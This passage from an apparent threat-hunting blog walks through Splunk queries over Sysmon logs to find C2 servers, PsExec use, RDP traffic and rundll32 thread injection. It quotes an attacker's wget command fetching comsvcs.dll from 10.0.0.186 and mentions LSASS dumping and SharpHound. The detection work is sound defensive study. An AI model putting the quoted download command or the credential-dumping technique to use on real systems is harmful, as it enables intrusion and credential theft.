
I also found another critical log entry using wget: wget http://10.0.0.186:8000/comsvcs.dll. This indicates an attempt to download a DLL file named comsvcs.dll from the same IP address, 10.0.0.186, that we previously identified. This further reinforces the connection between the suspicious processes and the potential for malicious activity, as comsvcs.dll was associated with the earlier LSASS dumping investigation.

I also found that they were communicating through the RDP port, specifically port 3389. This information is significant because RDP is commonly targeted for unauthorized access, and its use alongside the previously identified IP addresses and processes suggests a potential avenue for exploitation or lateral movement within the network. This could indicate that the attackers were leveraging RDP to maintain control or facilitate further malicious actions on the compromised system.
In conclusion, the detection of C2 callback servers revealed critical information about the communication patterns of potentially malicious processes. By identifying the IP addresses 10.0.0.186 and 10.0.0.91, along with the suspicious activities of processes like notepad.exe and rundll32.exe, I was able to trace the network connections back to these C2 servers. The presence of HTTP requests for files such as SharpHound.exe and comsvcs.dll, along with the use of RDP port 3389, underscores the possibility of an ongoing compromise and the need for further investigation into these communications to prevent future attacks.
Additionally, I discovered that the IP address 10.0.0.47 was utilizing the Sysinternals tool PsExec, indicating a potential escalation of privilege or lateral movement within the network. This highlights the need for further investigation into these communications and activities to prevent future attacks.
I pivoted further by creating a table to analyze the usage of the PsExec command. I executed the following command:
index=* sourcetype=”WinEventLog:Sysmon” PsExec
| stats count by CommandLine, Image

This allowed me to aggregate the data and count the occurrences of various CommandLine inputs and the corresponding Image used with PsExec. This analysis helps in identifying the specific commands and images that may indicate malicious activity within the environment.

I found a significant amount of suspicious information in the logs, including the password the attacker was attempting to use and the commands they executed, such as whoami and ipconfig. These commands can reveal critical information about the system and its network configuration, which is often leveraged by attackers to gather reconnaissance data and escalate their privileges.

You can use the following command to detect potentially malicious long commands executed through cmd.exe from any suspicious image:
index=”main” sourcetype=”WinEventLog:Sysmon” Image=*cmd.exe ParentImage!=”*msiexec.exe” ParentImage!=”*explorer.exe” CommandLine!=*splunk* | eval len=len(CommandLine) | table User, len, CommandLine,ParentImage,Image | sort — len

I also wanted to detect the process that created remote threads in rundll32.exe using this command:
index=* sourcetype=”WinEventLog:Sysmon” EventCode=8 TargetImage=”C:\Windows\System32\rundll32.exe”
| stats count by SourceImage, TargetImage
I detected the randomfile.exe is the one that created the threads into rundll32.exe
Conclusion
In conclusion, this blog explored the systematic approach to detecting and analyzing indicators of compromise (IoCs) within a network environment, focusing on identifying command and control (C2) callback servers and the initial processes that may trigger infections. By leveraging tools such as Sysmon and SPL queries in Splunk, we were able to uncover suspicious activities, including unusual command executions and unexpected process behaviors. Through comprehensive analysis, we identified key processes and their interactions, ultimately enhancing our ability to detect potential threats and respond proactively. This proactive threat hunting is crucial for maintaining robust cybersecurity defenses and safeguarding critical assets from malicious actors.